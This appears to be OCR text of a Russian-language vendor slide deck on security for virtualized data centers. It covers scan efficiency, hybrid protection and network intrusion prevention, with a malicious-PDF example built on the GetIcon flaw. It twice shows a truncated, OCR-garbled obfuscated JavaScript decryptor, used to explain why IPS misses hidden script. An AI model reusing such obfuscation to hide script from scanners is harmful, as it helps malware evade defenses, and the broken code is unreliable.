
vmware PARTNER TECHNOLOGY ALLIANCE

Защита виртуальных сред

Олег Шабуров

Технический консультант

Два направления защиты



Защита виртуальной инфраструктуры

- Гипервизор
- ПО для управления
- Обеспечивающее ПО


vmware CITRIX Windows Server 2008 Hyper-V


Защита виртуальных машин:

- ОС
- Приложения
- Коммуникации между VM

Что беспокоит при создании виртуальных датацентров/частных облаков

- Использование ресурсов (AV-штормы)
- Проблемы с безопасностью
  - недостатки защиты шаблонных машин
  - Забытые виртуальные машины
- Трафик между виртуальными машинами
- Управляемость







Ключевые темы защиты виртуализации

Максимальная производительность	**Отказ от ненужных сканирований** **Дедупликация сканирований** **Разброс операций по времени**
Без понижения уровня защищенности	**Гибридная модель** **Полный стек компонентов** **Максимальная эффективность**
За минимальные деньги	**Уровень консолидации** **Максимальная эффективность** **Единая консоль**

Как мы этого достигаем?




Достаточно ли сейчас одного антивируса?



Несигнатурные методы – ключ к успеху!

Как мы это делаем: гибридная защита




- Во-первых, отказаться от ненужных сканирований за счет использования репутационной технологии, а также не сканируя файлы из образа VM

- Во-вторых, сканировать файлы по одному разу на всю инфраструктуры (Shared Insight Cache)


Network Intrusion Prevention (IPS) – с агентом или без

Пример: опасный PDF-файл



Network Intrusion Prevention (IPS) – с агентом или без


Пример: опасный PDF-файл



1. Пользователь заходит на опасный сайт, использующий уязвимость GetIcon

Network Intrusion Prevention (IPS) – с агентом или без


Пример: опасный PDF-файл



1. Пользователь заходит на опасный сайт, использующий уязвимость GetIcon
2. PDF parser используется для обработки PDF-файла
3. PDF parser ищет блоки Jscript

Network Intrusion Prevention (IPS) – с агентом или без

Пример: опасный PDF-файл



1. Пользователь заходит на опасный сайт, использующий уязвимость GetIcon
2. PDF parser используется для обработки PDF-файла
3. PDF parser ищет блоки Jscript
4. Блоки Jscript вытаскиваются и отправляются на сканирование
5. JScript сканируется различными Jscript-сигнатурами
6. Одна из сигнатур проверяет размер аргумента для GetIcon()
7. Угроза заблокирована!

Опасный PDF файл заблокирован – пользователь защищен!

… но есть проблема

- Часть передаваемого контента исполняется на конечной точке, например: VBScript, JavaScript, ActiveX

… но есть проблема

- Часть передаваемого контента исполняется на конечной точке, например: VBScript, JavaScript, ActiveX
- Этот контент легко замаскировать
- Рассмотрим следующий Javascript:

… но есть проблема

- Часть передаваемого контента исполняется на конечной точке, например: VBScript, JavaScript, ActiveX
- Этот контент легко замаскировать
- Рассмотрим следующий Javascript:

```
<script language="javascript">
var key='CDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234568A7/=9B+';
Function Decryptor (arg) {
var a1='', a2, a3, a4, a5, a6, a7, a8, a9=0;   do {a5=key.indexOf(arg.charAt(a9++));
a6=key.indexOf(arg.charAt(a9++)); a7=key.indexOf(arg.charAt(a9++));
a8=key.indexOf(arg.charAt(a9++)); a2=(a5 << 2) | (a6 >> 4); s=((a6 & 15) << 4) | (a7 >> 2); a4=((a7
& 3) << 6) | a8; a1=a1+String.fromCharCode(a2); a1=a1+String.fromCharCode(s);
a1=a1+String.fromCharCode(a4);
} while (a9<arg
return (a1); }
Var out = De                                    dYy9RIjnaYS9RJTrfIznRlyxfIn2dIW9KC2MFSq/e4P0cZD2Kj");
Document.wr
</script>
```

… но есть проблема


- Часть передаваемого контента исполняется на конечной точке, например: VBScript, JavaScript, ActiveX
- Этот контент легко замаскировать
- Рассмотрим следующий Javascript :

```
<script language="javascript">
var key='CDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234568A7/=9B+';
Function Decryptor (arg) {
var a1='', a2, a3, a4, a5, a6, a7, a8, a9=0;   do {a5=key.indexOf(arg.charAt(a9++));
a6=key.indexOf(arg.charAt(a9++)); a7=key.indexOf(arg.charAt(a9++));
a8=key.indexOf(arg.charAt(a9++)); a2=(a5 << 2) | (a6 >> 4); s=((a6 & 15) << 4) | (a7 >> 2); a4=((a7
& 3) << 6) | a8; a1=a1+String.fromCharCode(a2); a1=a1+String.fromCharCode(s);
a1=a1+String.fromCharCode(a4);
} while (a9<arg
return (a1); }
Var out = De                    dYy9RIjnaYS9RJTrfIznRlyxfIn2dIW9KC2MFSq/e4P0cZD2Kj");
Document.wr
</script>
```

- В этом случае IPS **не** сможет заблокировать скрытый javascript


Network Intrusion Prevention (IPS) – с агентом или без

Пример: опасный PDF



Network Intrusion Prevention (IPS) – с агентом или без

